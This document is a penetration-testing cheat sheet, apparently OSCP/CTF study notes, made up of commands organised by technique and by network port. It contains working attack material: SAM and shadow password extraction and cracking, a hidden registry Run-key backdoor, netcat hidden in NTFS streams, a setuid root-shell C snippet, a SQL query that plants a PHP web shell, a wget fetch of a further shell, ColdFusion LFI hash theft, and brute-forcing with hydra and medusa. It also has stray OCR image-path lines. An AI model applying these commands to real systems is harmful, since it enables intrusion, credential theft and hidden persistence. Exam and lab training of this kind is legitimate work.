    - ruby cewl.rb [-v] [-d <number>] <url> (ex: ruby cewl.rb -v -d 1 http://www.offsec.com/about.php)

- Windows SAM file
  - At Windows
    - %SYSTEMROOT%\repair\SAM (backup copy)
    - pwdump (extracts LM Hashes from the local Windows machine)
      - copy files PwDump.exe, LsaExt.dll and pwservice.exe
      - pwdump \\127.0.0.1 –
    - Mounted device with Linux live-CD:
      - chntpw <SAM_file> (resets the passwords)
      - ophcrack (indicate the SAM file location to try to crack passwords)
      - samdump2 <SAM_file> >hashes.txt (extracts LM Hashes)
- Linux passwords
  - edit grub/Lilo
    - add "single init=/bin/bash" at the end of the line –
    - passwd root
  - mount device with Linux live-CD:
    - delete everything between the first and second colons from /etc/shadow (Ex: root::12581:0:99999:7:::)
  - CUDA-Multiforcer (uses the Graphics Processing Unit to speed up)
    - CUDA-Multiforcer -f <hashes_file> -h <hash_format> [--min <number_of_char>] [--max <number_of_char>] [-c charset]
    - (Ex: ./CUDA-Multiforcer -f hashes -h NTLM --min 5 --max 8 -c charsets/charsetlowernumeric)

- John the Ripper
  - cd /pentest/passwords/jtr
  - ./john <Hashes_file>
  - Usage: john [OPTIONS] [PASSWORD-FILES]
      - --config=FILE use FILE instead of john.conf or john.ini
      - --wordlist=FILE --stdin wordlist mode, read words from FILE or stdin
      - --format=NAME force hash type NAME:
      - DES/BSDI/MD5/BF/AFS/LM/NT/XSHA/PO/raw-MD5/MD5-gen/ IPB2/raw-sha1/md5a/hmac-md5/phpass-md5/KRB5/bfegg/ nsldap/ssha/openssha/oracle/oracle11/MYSQL/ mysql-sha1/mscash/lotus5/DOMINOSEC/ NETLM/NETNTLM/NETLMv2/NETNTLMv2/NETHALFLM/ mssql/mssql05/epi/phps/mysql-fast/pix-md5/sapG/
  - sapB/md5ns/HDAA/DMD5/crypt
      - (Advanced modes: incremental,Markov,external)

- RainbowCrack
  - cat <hashes_file> |grep <user_name> > <hash_line_file>
  - mv <hash_line_file> /mnt/tables/
- rcrack *.rt -f <hash_line_file>

- Port Redirection and Tunneling
  - ssh (port redirections and tunneling)
    - Windows:plink.exe -l <login> -pw <password> [-C] -R <autenticate_machine_port>:<tunnel_destination_ip>:<tunnel_destination_port> <autenticate_machine_ip>
    - Linux: ssh <(-R)emote or (-L)ocal> [-C] <listen_port>:<tunnel_destination_ip>:<tunnel_destination_port> <login>@<autenticate_machine_ip>
      - -R: opens the listening port at the remote machine (authenticating machine)
  - rinetd (only port redirection):
    - configure /etc/rinetd.conf
    - /etc/init.d/rinetd start
  - stunnel4 (only tunneling):
    - configure /etc/stunnel/stunnel.conf
    - download or create certificate (www.stunnel.org has a .pem example file) - stunnel4
  - proxytunnel (port redirection via proxy):
    - proxytunnel -a <local_port_number> -p <proxy_ip>:<proxy_port> -d <destination_ip>:<destination_port>
    - proxychains (only proxy chain):
    - configure /etc/proxychains.conf
    - proxychains <command>

- Firewall evasion
  - Try to ARP Spoof the gateway and look for the traffic sent to external networks (Is there any traffic?)
  - Try to walk through the Firewall spoofing the IP of the gateway, the proxy or any white-listed machine
    - nmap [-f --mtu 8] -S <Spoofed-IP> -g <source-port> -e tap0 -Pn [-sS or -sA or -sF or -sN or -sX] -n [-p 1-65535] [-sV --version-all] [-O --osscan-limit] [--script "vuln"] [-oG or -oN <outputfile>] <IP>
  - Try to enumerate the firewall rules
    - firewalk -n [-S<destiny_ports_range>] [-s <source_port>] -pTCP <firewall_ip> <victim>

- Windows oddities
  - NTFS Alternate Data Streams (ADS)
    - type nc.exe > file.txt:nc.exe
    - start ./file.txt:nc.exe


  - Registry backdoor (2K and XP -> allow code execution after login and HIDE the value at registry)
    - Run Regedt32.exe and create a new string value in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    - Fill this key name with a string of 258 characters (Ex: AAA...)
    - Create an additional string value (name it whatever you want. Ex: svchost.exe) and assign it the string name of the file to be executed (Ex: “reverse_meterpreter.exe”)


- Privilege escalation:
  - Check the files with SUID:
    - find / -type f \(-perm -004000 -o -perm -002000 \) -exec ls -lg {} \; 2>/dev/null |cut -d " " -f7
    - compare with a list of common SUID commands and prioritize the analysis of the less common
      - grep --invert-match -f <commom_suid_commands_list_file> <victim_suid_commands_list_file>
    - check if the SUID commands call other commands (use editors or hexeditors)
    - submit a privilege escalation binary with the same name as the command called by the SUID tool
      - compile the following C code (gcc -m32 -o command command.c):
      - int main(){ setuid(0); seteuid(0); setgid(0); setegid(0); system("/bin/sh"); return 0;}
      - change the PATH to insert the path to malicious binary before the path to the original command
        - PATH=<path_malicious_binary>:$PATH (ex: PATH=/tmp:$PATH)
      - check if the SUID tool accepts command line arguments
        - check if these arguments can be a shell command or a config file
      - check if the SUID command uses a default config file
      - try to change the config file
      - if the config file is not defined by a complete path, create a new config file and change the PATH variable –
    - Check the ports opened only for local connections (127.0.0.1/localhost):
      - netstat -tupan
      - create a tunnel with SSH and try to exploit the service opened only to local connections - Check the applications running with root privilege: - ps -elf |grep root
    - Check the kernel version and compilation data: -
      - uname -a
    - Look for kernel or root applications exploits (prefer exploits newer then the kernel's compilation data):
      - /pentest/exploits/exploitdb/searchsploit "kernel" |grep -i "root"
      - cat /pentest/exploits/exploitdb/files.csv |grep -i privile

        - grep -i 2.6 /pentest/exploits/exploitdb/files.csv |grep -i local - grep -i application /pentest/exploits/exploitdb/files.csv |grep -i local
    - Fix, compile, submit and run the exploit:
        - if errors occur while compiling, try to compile on the victim

Buffer Overflow

- change shellcode
- make sure all bad characters are removed
- read the exploit properly in case this makes changes in the shellcode
- capture traffic with Wireshark making sure the entire shellcode is transmitted
- run the exploit several times
- make sure the JMP ESP matches OS and language




coggle
made for free at coggle.it
Enumeration Mindmap
HTTP
cewl
wafw00f
w3m
curl
gobuster-cgi
gobuster-common
bannergrab
x11screen
Dirbuster
Nmap Scripts
Nikto
Whatweb
HTTPS
ssl-scan
cewl
wafw00f
w3m
curl
gobuster-cgi
gobuster-common
sslyze
x11screen
Dirbuster
Nmap Scripts
Nikto
Whatweb
sslscan
bannergrab
MySQL
mysql-vulnerability
mysql-default
MSSQL
mssql-default
mssql-vulnerability
Postgres
postgres-default
Oracle
oracle-version
oracle-default
oracle-sid
NFS
showmount
SMB (Port 139/445)
Nmap - SMB Vulns
polenum
smbenum
smb-enum null sessions
smb-enum sessions
smb-enum groups
smb-enum - users
smb-enum admins
smb-enum shares
smb-enum policies
Samrdump
nbtscan
enum4linux
Manual Browsing
LDAP
ldapsearch
RPC
rpcinfo
SMTP
smtp-enum-vrfy
smtp-enum-expn
smtp-enum-rcpt
SNMP
snmpcheck
RDP
rdp-sec-check
ncrack
FTP
ftp-vulnerability-scan
ftp-default

PORTS, SERVICES, AND ENUMERATION

General OSCP/CTF Tips

Restart the box before doing any kind of scans or exploits.

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

Find service and version

Find known service bugs

Find configuration issues

Run nmap port scan / banner grabbing

GoogleFoo

Every error message

Every URL path

Every parameter to find versions/apps/bugs

Every version exploit db

Every version vulnerability

If app has auth

User enumeration

Password bruteforce

Default credentials google search

If everything fails try the following in order (Warning: will take a long time):

```
nmap -vv -A -Pn –-version-all –-script discovery,version,vuln -p- IP
```

```
nmap -v -A -p80,8000,8080,8888 -sV x.x.x.x/24 -oG- | nikto -host-
```

```
nmap -v -A -Pn -sC -sV -sU -sX -p- IP
```

```
nmap -v -A -sC -sV –script= exploit IP
```

vanquish

reconnoitre

```
unicornscan -H -mU -lv IP -p 1-65535
```

Individual Host Scanning

Service Scanning

WebApp

Nikto

dirb

dirbuster

wpscan

dotdotpwn/LFI suite

view source

davtest/cadeavar

droopscan

joomscan

LFI\RFI test

Linux\Windows

```
snmpwalk -c public -v1 $ip 1
smbclient -L //$ip
smbmap -H $ip
rpcinfo
Enum4linux
```

Anything Else

nmap scripts

hydra

MSF Aux Modules

Download software....uh'oh you're at this stage

Exploitation

Gather version numbers

Searchsploit

Default Creds

Creds previously gathered

Download the software

Post Exploitation

Linux

linux-local-enum.sh

linuxprivchecker.py

linux-exploit-suggestor.sh

unix-privesc-check.py

Windows

wpc.exe

windows-exploit-suggestor.py

windows_privesc_check.py

windows-privesc-check2.exe

Priv Escalation

access internal services (portfwd)

add account

Windows

List of exploits

Linux

sudo su

KernelDB

Searchsploit

Final

Screenshot of IPConfig/WhoamI

Copy proof.txt

Dump hashes

Dump SSH Keys

Delete files

Reset Machine

Port 21 - FTP

Connect to the ftp-server to enumerate software and version

```
ftp 192.168.1.101
nc 192.168.1.101 21
```

Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with anonymous:anonymous.

Remember the binary and ascii mode!

If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write binary and ascii to switch mode.

Port 22 - SSH

SSH is such an old and fundamental technology so most modern version are quite hardened. You can find out the version of the SSH either but scanning it with nmap or by connecting with it using nc.

```
nc 192.168.1.10 22
```

It returnes something like this: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu1

This banner is defined in RFC4253, in chapter 4.2 Protocol Version Exchange. http://www.openssh.com/txt/rfc4253.txt The protocol-version string should be defined like this: SSH-protoversion-softwareversion SP comments CR LF Where comments is optional. And SP means space, and CR (carriege return) and LF (Line feed) So basically the comments should be separated by a space.

Port 23 - Telnet

Telnet is considered insecure mainly because it does not encrypt its traffic. Also a quick search in exploit-db will show that there are various RCE-vulnerabilities on different versions. Might be worth checking out.

Brute force it

You can also brute force it like this:

```
hydra -l root -P /root/SecLists/Passwords/10_million_password_list_top_100.txt 192.168.1.101 telnet
```

Port 25 - SMTP

SMTP is a server to server service. The user receives or sends emails using IMAP or POP3. Those messages are then routed to the SMTP-server which communicates the email to another server. The SMTP-server has a database with all emails that can receive or send emails. We can use SMTP to query that database for possible email-addresses. Notice that we cannot retrieve any emails from SMTP. We can only send emails.

Here are the possible commands

HELO -
EHLO - Extended SMTP.
STARTTLS - SMTP communicted over unencrypted protocol. By starting TLS-session we encrypt the traffic.
RCPT - Address of the recipient.
DATA - Starts the transfer of the message contents.
RSET - Used to abort the current email transaction.
MAIL - Specifies the email address of the sender.
QUIT - Closes the connection.
HELP - Asks for the help screen.
AUTH - Used to authenticate the client to the server.
VRFY - Asks the server to verify is the email user's mailbox exists.

Manually

We can use this service to find out which usernames are in the database. This can be done in the following way.

```
nc 192.168.1.103 25
```

```
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY roooooot
550 5.1.1 <roooooot>: Recipient address rejected: User unknown in local recipient table
```

Here we have managed to identify the user root. But roooooot was rejected.

VRFY, EXPN and RCPT can be used to identify users.

Telnet is a bit more friendly some times. So always use that too

```
telnet 10.11.1.229 25
```

Automatized

This process can of course be automatized

Check for commands

```
nmap -script smtp-commands.nse 192.168.1.101
```

smtp-user-enum

The command will look like this. -M for mode. -U for userlist. -t for target

```
smtp-user-enum -M VRFY -U /root/sectools/SecLists/Usernames/Names/names.txt -t 192.168.1.103
```

```
Mode .................... VRFY
Worker Processes ......... 5
Usernames file ........... /root/sectools/SecLists/Usernames/Names/names.txt
Target count ............ 1
Username count ........... 8607
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sun Jun 19 11:04:59 2016 #########
192.168.1.103: Bin exists
192.168.1.103: Irc exists
192.168.1.103: Mail exists
192.168.1.103: Man exists
192.168.1.103: Sys exists
######## Scan completed at Sun Jun 19 11:06:51 2016 #########
5 results.

8607 queries in 112 seconds (76.8 queries / sec)
```

Metasploit

I can also be done using metasploit

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting                                         Required  Description
   ----      ----------------                                        --------  -----------
   RHOSTS                                                            yes       The target address range or CIDR identifier
   RPORT      25                                                     yes       The target port
   THREADS    1                                                      yes       The number of concurrent threads
   UNIXONLY   true                                                   yes       Skip Microsoft bannered servers when testing
unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that
contains a list of probable users accounts.
```

Here are the documentations for SMTP https://cr.yp.to/smtp/vrfy.html

http://null-byte.wonderhowto.com/how-to/hack-like-pro-extract-email-addresses-from-smtp-server-0160814/

http://www.dummies.com/how-to/content/smtp-hacks-and-how-to-guard-against-them.html

http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum

https://pentestlab.wordpress.com/2012/11/20/smtp-user-enumeration/

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter HTTP - Web Vulnerabilities.

We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with .htaccess we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:

```
AuthType Basic
AuthName "Password Protected Area"
AuthUserFile /var/www/html/test/.htpasswd
Require valid-user
```

Create .htpasswd file

```
htpasswd -cb .htpasswd test admin
service apache2 restart
```

This will now create a file called .htpasswd with the user: test and the password: admin

If the directory does not display a login-prompt, you might have to change the apache2.conf file. To this:

```
<Directory /var/www/html/test>
   AllowOverride AuthConfig
</Directory>
```

Brute force it

Now that we know how this works we can try to brute force it with medusa.

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/test -T 10
```

Cold Fusion

If you have found a cold fusion you are almost certainly struck gold.http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers

Determine version

example.com/CFIDE/adminapi/base.cfc?wsdl It will say something like:

```
<!--WSDL created by ColdFusion version 8,0,0,176276-->
```

Version 8

FCKEDITOR

This works for version 8.0.1. So make sure to check the exact version.

```
use exploit/windows/http/coldfusion_fckeditor
```

LFI

This will output the hash of the password.

http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en

You can pass the hash.

http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers

http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/

neo-security.xml and password.properties

Drupal

Elastix

Full of vulnerabilities. The old versions at least.

http://example.com/vtigercrm/ default login is admin:admin

You might be able to upload shell in profile-photo.

Joomla

Phpmyadmin

Default credentials

root <blank>
pma <blank>

If you find a phpMyAdmin part of a site that does not have any authentication, or you have managed to bypass the authetication you can use it to upload a shell.

You go to:

http://192.168.1.101/phpmyadmin/

Then click on SQL.

Run SQL query/queries on server "localhost":

From here we can just run a sql-query that creates a php script that works as a shell

So we add the following query:

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"
```

```
# For linux
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/shell.php"
```

The query is pretty self-explanatory. Now you just visit 192.168.1.101/shell.php?cmd=ipconfig and you have a working web-shell. We can of course just write a superlong query with a better shell. But sometimes it is easier to just upload a simple web-shell, and from there download a better shell.

Download a better shell

On linux-machines we can use wget to download a more powerful shell.

?cmd=wget%20192.168.1.102/shell.php

On windows-machines we can use tftp.

Webdav

Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:

cadaver 192.168.1.101/webdav

Then sign in with username and password. The default username and passwords on xamp are:

Username: wampp

Password: xampp

Then use put and get to upload and download. With this you can of course upload a shell that gives you better access.

If you are looking for live examples just google this:

inurl:webdav site:com

Test if it is possible to upload and execute files with webdav.

davtest -url http://192.168.1.101 -directory demo_dir -rand aaaa_upfileP0C

If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the user to upload .asp code, and pl and whatever, we can do this:

upload a file called shell443.txt, which of course is you .asp shell. And then you rename it to shell443.asp;.jpg. Now you visit the page in the browser and the asp code will run and return your shell.

References

http://secureyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf

Webmin

Webmin is a webgui to interact with the machine.

The password to enter is the same as the passsword for the root user, and other users if they have that right. There are several vulnerabilites for it. It is run on port 10000.

Wordpress

sudo wpscan -u http://cybear32c.lab

If you hit a 403. That is, the request if forbidden for some reason. Read more ere: https://en.wikipedia.org/wiki/HTTP_403

It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting --random-agent. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.

sudo wpscan -u http://cybear32c.lab/ --random-agent

Whatweb - Whatweb identifies websites and provides insight into the respective web technologies utilized within the target website.

Example Syntax:

whatweb [IP]:[PORT] --color=never --log-brief="[OUTPUT].txt"

CeWL - CeWL creates customer wordlists based on a specific URL by crawling the web page and picking relevant words. This can be utilized to assist in bruteforcing web page logins.

Example Syntax:

If http:

http://[IP]:[PORT]/ -m 6, "http,https,ssl,soap,http-proxy,http-alt"

If https:

https://[IP]:[PORT]/ -m 6, "http,https,ssl,soap,http-proxy,http-alt"

wafw00f - Wafw00f identifies if a particular web address is behind a web application firewall.

Example Syntax:

If http:

wafw00f http://[IP]:[PORT], "http,https,ssl,soap,http-proxy,http-alt"

If https:

wafw00f https://[IP]:[PORT], "http,https,ssl,soap,http-proxy,http-alt"

w3m - w3m can be utilized to quickly grab the robots.txt from a website.

Example Syntax:

w3m -dump [IP]/robots.txt

Gobuster - Gobuster is a directory/file busting tool for websites written in Golang. This tool can be run multiple ways, but two main busting strategies are almost always used:

Utilize a wordlist of common files/directories.

Utilize a wordlist of common cgis.

Common Directory Busting Example Syntax:

If http:

gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u http://[IP]:[PORT] -s "200,204,301,307,403,500"

Dirb Dir Bruteforce:

dirb http://IP:PORT /usr/share/dirb/wordlists/common.txt

Nikto web server scanner

```
nikto -C all -h http://IP
```

WordPress Scanner

```
git clone https://github.com/wpscanteam/wpscan.git && cd wpscan
./wpscan –url http://IP/ –enumerate p
```

HTTP Fingerprinting

```
wget http://www.net-square.com/_assets/httprint_linux_301.zip && unzip httprint_linux_301.zip
cd httprint_301/linux/
./httprint -h http://IP -s signatures.txt
```

SKIP Fish Scanner

```
skipfish -m 5 -LY -S /usr/share/skipfish/dictionaries/complete.wl -o ./skipfish2 -u http://IP
```

Port 88 - Kerberos

Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.

If you already have a login to a user of that domain you might be able to escalate that privilege.

Check out: MS14-068

Port 110 - Pop3

This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

```
telnet 192.168.1.105 110
USER pelle@192.168.1.105
PASS admin

# List all emails
list
```

POP3 Enumeration

- Reading other people's mail
- You may find usernames and passwords for email accounts, so here is how to check the mail using Telnet
- root@kali:~# telnet $ip 110
- +OK beta POP3 server (JAMES POP3 Server 2.3.2) ready
- USER billydean
- +OK
- PASS password
- +OK Welcome billydean
- list
- +OK 2 1807
- 1 786
- 2 1021
- retr 1
- +OK Message follows
- From: jamesbrown@motown.com
- Dear Billy Dean,
- Here is your login for remote desktop ... try not to forget it this time!
- username: billydean
- password: PA$$W0RD!Z

Port 111 - Rpcbind

RFC: 1833

Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:

rpcbind -p 192.168.1.101

Port 119 - NNTP

Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.

An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC

Enumerate

```
nmap 192.168.0.101 --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares

Samba is a service that enables the user to share files with other machines. It has interoperatibility, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.

Connecting

For linux-users you can log in to the smb-share using smbclient, like this:

```
smbclient -L 192.168.1.102
smbclient //192.168.1.106/tmp
smbclient \\\\192.168.1.105\\ipc$ -U john
smbclient //192.168.1.105/ipc$ -U john
```

If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.

So smb, for a linux-user, is pretty much like and ftp or a nfs.

Here is a good guide for how to configure samba:https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!

```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10.10/My Share" /mnt/cifs
```

Connect with PSExec

If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.

```
use exploit/windows/smb/psexec
```

Scanning with nmap

Scanning for smb with Nmap

```
nmap -p 139,445 192.168.1.1/24
```

There are several NSE scripts that can be useful, for example:

```
ls -l /usr/share/nmap/scripts/smb*
```

```
nmap -p 139,445 192.168.1.1/24 --script smb-enum-shares.nse smb-os-discovery.nse
```

Nbtscan

```
nbtscan -r 192.168.1.1/24
```

It can be a bit buggy sometimes so run it several times to make sure it found all users.

Enum4linux

Enum4linux can be used to enumerate windows and linux machines with smb-shares.

The do all option:

```
enum4linux -a 192.168.1.120
```

For info about it ere: https://labs.portcullis.co.uk/tools/enum4linux/

Rpcclient

You can also use rpcclient to enumerate the share.

Connect with a null-session. That is, without a user. This only works for older windows servers.

```
rpcclient -U "" 192.168.1.101
```

Once connected you could enter commands like

```
srvinfo
enumdomusers
getdompwinfo
querydominfo
netshareenum
netshareenumall
```

Manual Browsing - SMB Shares should be enumerated manually whenever possible.

Example Syntax:

```
smbclient -L INSERTIPADDRESS
```

smbclient //INSERTIPADDRESS/tmp

smbclient \\INSERTIPADDRESS\ipc$ -U john

smbclient //INSERTIPADDRESS/ipc$ -U john

smbclient //INSERTIPADDRESS/admin$ -U john

winexe -U username //INSERTIPADDRESS "cmd.exe" --system

Port 143/993 - IMAP

IMAP lets you access email stored on that server. So imagine that you are on a network at work, the emails you recieve is not stored on your computer but on a specific mail-server. So every time you look in your inbox your email-client (like outlook) fetches the emails from the mail-server using imap.

IMAP is a lot like pop3. But with IMAP you can access your email from various devices. With pop3 you can only access them from one device.

Port 993 is the secure port for IMAP.

Port 161 and 162 - SNMP

Simple Network Management Protocol

SNMP protocols 1,2 and 2c does not encrypt its traffic. So it can be intercepted to steal credentials.

SNMP is used to manage devices on a network. It has some funny terminology. For example, instead of using the word password the word community is used instead. But it is kind of the same thing. A common community-string/password is public.

You can have read-only access to the snmp.Often just with the community string public.

Common community strings

public
private
community

Here is a longer list of common community strings: https://github.com/danielmiessler/SecLists/blob/master/Miscellaneous/wordlist-common-snmp-community-strings.txt

MIB - Management information base

SNMP stores all teh data in the Management Information Base. The MIB is a database that is organized as a tree. Different branches contains different information. So one branch can be username information, and another can be processes running. The "leaf" or the endpoint is the actual data. If you have read-access to the database you can read through each endpoint in the tree. This can be used with snmpwalk. It walks through the whole database tree and outputs the content.

Snmpwalk

```
snmpwalk -c public -v1 192.168.1.101 #community string and which version
```

This command will output a lot of information. Way to much, and most of it will not be relevant to us and much we won't understand really. So it is better to request the info that you are interested in. Here are the locations of the stuff that we are interested in:

```
1.3.6.1.2.1.25.1.6.0 System Processes
1.3.6.1.2.1.25.4.2.1.2 Running Programs
1.3.6.1.2.1.25.4.2.1.4 Processes Path
1.3.6.1.2.1.25.2.3.1.4 Storage Units
1.3.6.1.2.1.25.6.3.1.2 Software Name
1.3.6.1.4.1.77.1.2.25 User Accounts
1.3.6.1.2.1.6.13.1.3 TCP Local Ports
```

Now we can use this to query the data we really want.

Snmpenum

snmp-check

This is a bit easier to use and with a lot prettier output.

```
snmp-check -t 192.168.1.101 -c public
```

Scan for open ports - Nmap

Since SNMP is using UDP we have to use the -sU flag.

```
nmap -iL ips.txt -p 161,162 -sU --open -vvv -oG snmp-nmap.txt
```

Onesixtyone

